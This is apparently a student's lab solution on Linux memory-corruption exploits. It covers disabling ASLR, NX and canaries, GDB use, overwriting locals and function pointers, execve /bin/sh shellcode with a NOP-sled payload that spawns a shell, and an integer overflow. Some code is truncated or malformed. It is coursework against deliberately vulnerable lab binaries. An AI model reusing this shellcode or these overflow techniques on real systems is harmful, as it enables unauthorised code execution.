

Exercise 1: Kernel features

a) What is your current kernel version? and which kind of security mechanisms does it support to prevent or to mitigate the risk of stack-based buffer overflow exploits?

Solution :

- To check your kernel version use the command `uname -a`.

```
kakashi@kali:~$ uname -a
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux
kakashi@kali:~$
```

- It supports
 - **ASLR** : Address Space Layout Randomization, Random assignment of addresses like heap, stack, libraries, main executable.
 - **Data execution prevention(DEP)** (NX never execute)
 - **Stack Canaries**

b) Briefly explain how you can disable or circumvent these techniques.?

Solution :

- To disable ASLR,

```
sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
```

- To disable Data execution prevention add the following command to your compiling argument,
 - `-z execstack`
- To disable Stack Canaries add the following command to your compiling argument,
 - `-fno-stack-protector`

Exercise 2: GNU Debugger - Helpful commands

1) Compile the C program `example1.c` with `gcc` the GNU Compiler Collection (or `clang`) using the command line :

```
gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb
```

Explain briefly why we used these options?

- Compile and run,

```
kakashi@kali:~/assignment4/codes#4$ gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb example1.c -o example1
kakashi@kali:~/assignment4/codes#4$ ./example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
kakashi@kali:~/assignment4/codes#4$
```

- `-m32` : to generate a 32-bit binary.
- `-fno-stack-protector` : disable the stack canaries.
- `-z execstack` : to disable Data execution prevention so that the content in a stack can be executed.
- `-mpreferred-stack-boundary=2` would align the stack by 4 bytes so that it becomes more consistent and easier to exploit.
- `ggdb` : produces debugging information specifically intended for GDB.

2) Load the program in gdb and run it. Indicate how you achieved this.

solution :

- To load the program in `gdb` , run the following command in shell.

```
$ gdb example1
```

- To run the program use in `gdb` .

```
gdb-peda: run
```

```
kakashi@kali:~/assignment4/codes#4$ gdb example1
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from example1 ...
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
[Inferior 1 (process 1697) exited normally]
Warning: not running
```

- Using the script [PEDA](#) with GDB.

3) Set a break point at the function `mult()` .

```
gdb-peda$ b mult
Breakpoint 1 at 0x122c: file example1.c, line 18.
```

4) Set a break point at a specific position within this function.

- To set a break point inside `mult()` (in our case after 40 bytes).

```
gdb-peda$ b *mult+40
Breakpoint 2 at 0x1244: file example1.c, line 20.
```

5) List the source code at the positions you set the breakpoints.

```
gdb-peda$ l mult
12 void printSurprise() {
13     printf("Surprise, surprise!\n");
14     exit(99);
15 }
16 //
17 int mult(int factA, int factB) {
18     int i, result = factA;
19
20     for (i = 0; i < factB; i++)
21         result += factA;
gdb-peda$ l *mult+40
0x1244 is in mult (example1.c:20).
15 }
16 //
17 int mult(int factA, int factB) {
18     int i, result = factA;
19
20     for (i = 0; i < factB; i++)
21         result += factA;
22
23     return result;
24 }
gdb-peda$
```

6) List all breakpoints you set so far..

```
gdb-peda$ info b
Num    Type           Disp Enb Address      What
1      breakpoint      keep y   0x0000122c in mult at example1.c:18
2      breakpoint      keep y   0x00001244 in mult at example1.c:20
gdb-peda$
```

7) Delete the second break point.

```
gdb-peda$ d 2
gdb-peda$ info b
Num    Type           Disp Enb Address      What
1      breakpoint      keep y   0x0000122c in mult at example1.c:18
gdb-peda$
```

8) Run the program and print the local variables after the program has entered mult() for the first time. Explain your results.

```
gdb-peda$ info locals
i = 0xffffd1ac
result = 0xffffd1a4
gdb-peda$
```

- Garbage values are displayed in local variables before initialization.

9) Print the content of one single variable.

```
gdb-peda$ print result
$2 = 0x5
gdb-peda$
```

10) Print the content of the variables of interest during the execution of the for-loop in mult().(three iterations only!)

```
gdb-peda$ b 21
Breakpoint 1 at 0x123b: file example1.c, line 21.
gdb-peda$ comm 1
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>print i
>end
gdb-peda$
```

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
$1 = 0x0
```

```
gdb-peda$ c
Continuing.
$2 = 0x1
```

```
gdb-peda$ c
Continuing.
$3 = 0x2
```

11) Set a new break point at printHello() and execute the program until it reaches this break point without stepping through every single line of your source code.

```
gdb-peda$ b main
Breakpoint 1 at 0x56556264: file example1.c, line 27.
gdb-peda$ b printHello
Breakpoint 2 at 0x565561ca: file example1.c, line 6.
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
```

```
Breakpoint 1, main () at example1.c:27
27         int val = 5;
gdb-peda$ c
Continuing.
```

```
Breakpoint 2, printHello () at example1.c:6
6         char *hello = "Hello world!";
gdb-peda$
```

12) Print the local variable i in binary format.

solution :

```
gdb-peda$ p /t i
$1 = 11110111111000011101000000100101
gdb-peda$
```

13) Print the last byte of the local variable i in binary format.

solution :

```
gdb-peda$ x/bt &i
0xffffd0d8: 00100101
gdb-peda$
```

14) Print the first five characters of the local variable hello in character format.

solution :

```
(gdb) x/5c hello
0x56557008: 72 'H' 101 'e' 108 'l' 108 'l' 111 'o'
```

15). Print the content of the local variable hello in hex format.

solution :

```
(gdb) x/12bx hello
0x56557008: 0x48 0x65 0x6c 0x6c 0x6f 0x20 0x77 0x6f
0x56557010: 0x72 0x6c 0x64 0x21
```

Exercise 3: GNU Debugger - Simple program manipulation

1) Change the values of i and hello before the printf command in printHello() is executed (check your changes by printing the variables with commands of gdb).

solution :


```
gdb-peda$ print i
$1 = 0x20
gdb-peda$ print hello
$2 = 0x56557008 "Hello world!"
gdb-peda$ set variable i = 10
gdb-peda$ set variable hello = "changed variable"
gdb-peda$ n
A string: changed variable followed by an int 10
```

```
gdb-peda$ info locals
hello = 0xf7fcb670 "changed variable"
i = 0xa
```

2) Change one single character within the string hello to hallo (assigning a new string differing in one character is not accepted here).

solution :

```
gdb-peda$ info locals
hello = 0x56557008 "Hello world!"
i = 0x20
gdb-peda$ set variable {char} (0x56557008+1) = 'a'
gdb-peda$ info locals
hello = 0x56557008 "Hallo world!"
i = 0x20
gdb-peda$
```

3) Display the address of printf and try to list the source code at this address. Explain your results and repeat this task with the printHello() function

```
gdb-peda$ p printf
$3 = {<text variable, no debug info>} 0x1030 <printf@plt>
gdb-peda$ l *0x1030
gdb-peda$ p printHello
$4 = {void ()} 0x11b9 <printHello>
gdb-peda$ l *0x11b9
0x11b9 is in printHello (example1.c:5).
1 // File: example1.c
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 void printHello() {
6     printf("Hello world!");
7     exit(0);
8
9     printf("A string: %s followed by an int %d\n", hello, i);
10 }
```

- printf is an external function so it didn't list the source code like the printHello (internal function of the program).

4) Use the info command to find out more about the current stack frame.


solution :

```
gdb-peda$ info stack
#0 printHello () at example1.c:9
#1 0x5655629c in main () at example1.c:32
#2 0xf7de7e46 in __libc_start_main () from /lib32/libc.so.6
#3 0x565560b1 in _start ()
```

5) Display registers and stack

solution :

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
[-----registers-----]
EAX: 0x56559000 → 0x3efc
EBX: 0x56559000 → 0x3efc
ECX: 0x0
EDX: 0x56557008 ("Hello world!")
ESI: 0xf7fae000 → 0x1e4d6c
EDI: 0xf7fae000 → 0x1e4d6c
EBP: 0xffffd0e4 → 0xffffd0f8 → 0x0
ESP: 0xffffd0d8 → 0x20 (' ')
EIP: 0x565561da (<printHello+33>: push DWORD PTR [ebp-0xc])
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565561ca <printHello+17>: lea     edx,[eax-0x1ff8]
0x565561d0 <printHello+23>: mov     DWORD PTR [ebp-0x8],edx
0x565561d3 <printHello+26>: mov     DWORD PTR [ebp-0xc],0x20
⇒ 0x565561da <printHello+33>: push   DWORD PTR [ebp-0xc]
0x565561dd <printHello+36>: push   DWORD PTR [ebp-0x8]
0x565561e0 <printHello+39>: lea     edx,[eax-0x1fe8]
0x565561e6 <printHello+45>: push   edx
0x565561e7 <printHello+46>: mov     ebx,eax
[-----stack-----]
0000 | 0xffffd0d8 → 0x20 (' ')
0004 | 0xffffd0dc → 0x56557008 ("Hello world!")
0008 | 0xffffd0e0 → 0x56559000 → 0x3efc
0012 | 0xffffd0e4 → 0xffffd0f8 → 0x0
0016 | 0xffffd0e8 → 0x5655629c (<main+74>: mov     eax,0x0)
0020 | 0xffffd0ec → 0x73 ('s')
0024 | 0xffffd0f0 → 0x5
0028 | 0xffffd0f4 → 0x0
[-----]
Legend: code, data, rodata, value
```



Exercise 4: Simple buffer overflow - Overwrite local variables

1) Shortly explain in your own words, why this program is vulnerable.

solution :

- The program is vulnerable because it reads user input till it receives EOF and there is no check on input size which will be stored in buffer. If the user input size is greater than the buffer size, buffer overflow occurs, which can be exploited.

2) Indicate, how you exploit this program to get the desired message "Congratulations! You win!". Deliver your exploit.

solution :

payload:


```
$ python -c "print('A'*20 + '\x30\x40\x20\x10')" | ./example2;
```

```
kakashi@kali:~/assignment4/codes#4$ python -c "print('A'*20 + '\x30\x40\x20\x10')" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
Congratulations! You win!
```

3) Show a memory layout of the main stack frame, before and after the exploit (draw and explain it).

solution :

- readInput expects user input as an argument which stores in buffer of length 20.
- Since no bounds check on buffer, this can be overflown if the input length is greater than 20.
- Which eventually overwrites the next variable in the stack i.e. pivot
- This can be overwritten by specifying the address after th buffer length(20 bytes buffer + pivot)



4) Why is this exploit possible and how could a developer have prevented it?

solution :

- This is exploitable because of the `readInput()` which doesn't check the bounds of `buffer`.
- Prevention: Checking bounds
- Sample code

```
void readInput(char *buf) {
    int offset = 0;
    int ch = 0;
    while((ch = getchar()) != EOF && offset < 20) {
        \\ offset limit can also set dynamically
        buf[offset++] = (char)ch;
    }
}
```

```
kakashi@kali:~/assignment4/codes#4$ python -c "print 'A'*20 + '\x30\x40\x20\x10'" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
kakashi@kali:~/assignment4/codes#4$
```

Exercise 5: Buffer overflows - Overwrite function pointers

1) Briefly describe the normal behavior of this program and explain why this program is vulnerable.

- The program expects two cmd line arguments, `arg 1` will be copied into the buffer and `arg 2`, length is checked and passed to `fctPtr`. If the length is greater than 1(`arg2`) then `fctPtr()` points to `printStr()` function else points to `printChar()`.
- This program is vulnerable because argument 1 is copied into the stack without checking if the size of the input is less than the buffer size, which can overflow the stack, and `fctPtr` can be overwritten.

2) Indicate the input to this program and the tools you used to successfully exploit the program

solution :

- Tools used:
 1. GDB debugger
 2. Python

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x18\x62\x55\x56'") a
String: a
kakashi@kali:~/assignment4/codes#4$
```

```
gdb-peda$ print printChar
$5 = {void (const char *)} 0x565561e9 <printChar>
gdb-peda$ print printStr
$6 = {void (const char *)} 0x56556218 <printStr>
gdb-peda$
```

3) Together with your input, outline the stack content before (this is, shortly before your input manipulates the future program behavior) and after the exploit

Solution :

4) Describe the irregular control flow your input induced (next instruction executed and why).

Solution :

If the argument2 length is not greater than 1 then fctPtr should point to printChar(), but its pointing to printStr, which prints String: a, because fctPtr is overwritten with address of printStr.

5) Briefly describe a scenario in which you may get full control over a system due to this vulnerability

solution

```
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e0e000 <system>
gdb-peda$
```

the fctPtr can be pointed to system address, but this contains null bytes, which terminates the payload, unable to point to system function.

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x00\xe0\xe0\xf7'") ls
bash: warning: command substitution: ignored null byte in input
Segmentation fault
kakashi@kali:~/assignment4/codes#4$
```

- But in general, This vulnerability allows arbitrary code execution(if successfully pointed to system). A malicious attacker might be able to run commands, thus one may get full control over the system.
- Another way to exploit is using ret2libc attack.

Exercise 6: Buffer overflows - A more realistic exploit.

1. Briefly explain why this program is exploitable?

Solution : Function strcpy accepts user input argv[1] and copies the C string into buffer without checking the bounds. strcpy also has no way of knowing how large the destination buffer size is.

2 Provide some C source code that contains assembler instructions executing a shell (e.g. /bin/sh) and.

solution

```
#include<stdio.h>
#include<string.h>

unsigned char shellcode[] = "\x31\xc0\x31\xc9\x31\xd2\x6a\x0b\x58\x68\x38\x53\xf5\xf7\x5b\xcd\x8
int main(){
    printf("Shellcode Length: %d\n", strlen(shellcode));
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

```
kakashi@kali:~/assignment4/codes#4$ ./binsh
$ ls
'New Empty File.c'  bash_s      binsh.c      example1.c  example3.c  example5.c  payload.h    peda-session-example1.txt  peda-session-example5.txt  shell.asm
bash               bash_s.asm  binsh_header.c  example2.c  example4.c  example5int  payload1     peda-session-example2.txt  peda-session-ls.txt        stringFormat
bash.asm          bash_s.o    ex2            example2.c  example4.c  jmp.txt      peda-session-binsh.txt    peda-session-example3.txt  peda-session-stringFormat.txt  stringFormat.c
bash.o            binsh       example1       example3    example5    payload.c    peda-session-dash.txt    peda-session-example4.txt  peda-session-whoami.txt
```

3. comment your assembler code.

solution :

```
global _start

SECTION .text

_start:
    xor eax, eax ; clear eax registers
    push eax ; push eax into stack
    ; push 68732f6e69622f2f2f = '/////bin/sh' into stack
    push 0x68736162
    push 0x2f6e6962
    push 0x2f2f2f2f
    push esp ; push stack pointer
    pop ebx ; copy stack pointer into ebx
    push 0xb ; syscall number 11 for execve
    pop eax
    int 0x80 ; pass control to interrupt
```

4. Compile this program and describe how you use some tool to extract the hexadecimal representation of your binary. Deliver a C header file in which you use your hexadecimal representation to fill a character array. Deliver a C program which tests your program from the last step and shortly describe how it works.

```
$ nasm -felf32 shlle32_v2.nasm -o shell32v2.o
```

Using `objdump` to extract machine specific instructions (in hexadecimal) from object file generated `shell32v2.o`

```
(kali㉿kali)-[~/lab2/shellcodes/shell_32]
$ objdump -d shell32v2.o | grep -Po '\s\K[a-f0-9]{2}(?=\s)' | sed 's/^\\x/g' | perl -pe 's/\\r?\\n//' | sed 's/\\$/\\n/'
\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x54\x5b\x6a\x0b\x58\xcd\x80
```

Header file

payload.h

```
extern char hexContent="{\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x54\x5b\x6a\x0b\x58\xcd\x80
```

c program

```
#include<stdio.h>
#include<string.h>
#include "payload.h"

unsigned char shellcode[] = hexContent
int main(){
    printf("Shellcode Length: %d\n", strlen(shellcode));
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

5. Modify your assembler code from step two so that it generates a binary that can be copied completely in your buffer (using strcpy). Indicate your modifications and explain the constraints your binary has to fulfill and why.

solution

- The object code generated from previous step doesn't produce null bytes or any bad characters which can be used directly in this step.

6: Your shellcode is now ready for insertion. Describe in your own words how you construct the input to exploit example4.c and outline the corresponding content.

Solution

step 1: Fill the buffer with characters('AAA..') until segmentation fault occurs (which indicates that program has crashed due to illegal read or write(in our case) of memory location).


```

(kali㉿kali)-[~/lab2/exercise6]
$ ./example41 $(python -c "print('A'*256)")

(kali㉿kali)-[~/lab2/exercise6]
$ ./example41 $(python -c "print('A'*260)")

(kali㉿kali)-[~/lab2/exercise6]
$ ./example41 $(python -c "print('A'*264)")
zsh: segmentation fault ./example41 $(python -c "print('A'*264)")

```

step 2: locate Instruction Pointer `ip` and overwrite it with known characters.

```

(kali㉿kali)-[~/lab2/exercise6]
$ ./example41 $(python -c "print('A'*264 + 'BBBB')")
zsh: segmentation fault ./example41 $(python -c "print('A'*264 + 'BBBB')")

(kali㉿kali)-[~/lab2/exercise6]
$ sudo dmesg | tail
[630910.416843] example41[69112]: segfault at 0 ip 00000000f7deae00 sp 00000000ffffd040 error 4 in libc-2.31.so[f7de9000+155000]
[630910.416857] Code: 8b 80 f4 fe ff ff 8b a8 88 02 00 00 85 ed 0f 85 d5 00 00 85 db 0f 85 3e 01 00 00 83 ec 0c 8d 44 24 30 50 e8 41 5c 01 00 83 <c4> 10 85 c0 75 70 65 a1 80 00 00 00 89 44 24 40 65 a1 7c 00 00 00
[630927.583188] example41[69127]: segfault at 42424242 ip 0000000042424242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630927.583203] Code: Unable to access opcode bytes at RIP 0x42424218.
[630938.931540] example41[69145]: segfault at 43434242 ip 0000000043434242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630938.931636] Code: Unable to access opcode bytes at RIP 0x43434218.
[630947.405066] example41[69158]: segfault at 43434242 ip 0000000043434242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630965.179426] example41[69171]: segfault at 42424242 ip 0000000042424242 sp 00000000ffffd030 error 14 in example41[56555000+1000]

```

- Check `dmesg` (tool to examining the buffer) found that `ip` is overwritten with `42424242` (BBBB in ASCII) which is last 4 bytes of our input, so the offset is 264.
- set breakpoint at `strcpy` and step inside the function call.

```

0x56556261 <+92>: push    edx
0x56556262 <+93>: mov     ebx,eax
0x56556264 <+95>: call    0x56556040 <strcpy@plt>
0x56556269 <+100>: add     esp,0x8
0x5655626c <+103>: mov     eax,0x0
0x56556271 <+108>: mov     ebx,DWORD PTR [ebp-0x4]
0x56556274 <+111>: leave
0x56556275 <+112>: ret
End of assembler dump.
(gdb) break *0x56556264
Breakpoint 2 at 0x56556264: file example4.c, line 21.
(gdb) c
Continuing.

Breakpoint 2, 0x56556264 in main (argc=2, argv=0xffffd094) at example4.c:21
21      in example4.c
(gdb) x/100xb $esp


```

- Examine `$esp` to verify contents have been copied properly into the buffer

Breakpoint 3, 0x56556269 in main (argc=2, argv=0xffffd094) at example4.c:21

21 in example4.c

(gdb) x/100xb \$esp



0xffffcedc:	0xe4	0xce	0xff	0xff	0x68	0xd2	0xff	0xff
0xffffcee4:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffceec:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcef4:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcefc:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf04:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf0c:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf14:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf1c:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf24:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf2c:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf34:	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0xffffcf3c:	0x41	0x41	0x41	0x41				

- Pick any of the starting addresses from the stack 0xffffcefc (in our case).
- Now use this address to overwrite the instruction pointer ip to point to our shellcode.
- Calculate shellcode length(20 bytes)
- Fill the buffer with no-ops \x90 + 20 bytes shellcode + return address which should result to 268 bytes(offset + return address) and run

```
(gdb) run $(python -c "print('\x90'*208 + '\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' + '\xfc\xce\xff\xff' * 10)")
Starting program: /home/kali/lab2/exercise6/example41 $(python -c "print('\x90'*208 + '\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' + '\xfc\xce\xff\xff' * 10)")
process 69670 is executing new program: /usr/bin/dash
$ id
[Detaching after vfork from child process 69675]
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer)
$
```

payload

```
./example4 $(python -c "print('\x90'*208 + '\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' + '\xfc\xce\xff\xff' * 10)")
```

- payload breakdown
208 bytes (no-ops) + 20 bytes shellcode + 4 bytes return address * 10 = 268 bytes .

Exercise 7: Integer Overflow

1) Explain why you are able to crash the program and what type of error you encountered.

- Program expects two arguments argument 1 which is passed to atoi (ascii to Integer) and stored in a variable s (type: unsigned short) and argument2 will be copied into buf using sprintf .

- size of the buffer is checked as `short (16 bytes)` and `sprintf` uses `int` value to the argument which stores the maximum number of bytes into the buffer.
- This typecasting results in using a numeric value that is outside of the range of `short` and `buffer_size` check can be bypassed.

2) Briefly explain the input you used to crash the program.

- Input (argument 1 = 65536 argument2 = \$(python3 -c "print('A'*110)"))

[illegible]

3) Correct the code to avoid this vulnerability. Deliver the corrected code!

- Declare variable `s` as int

```
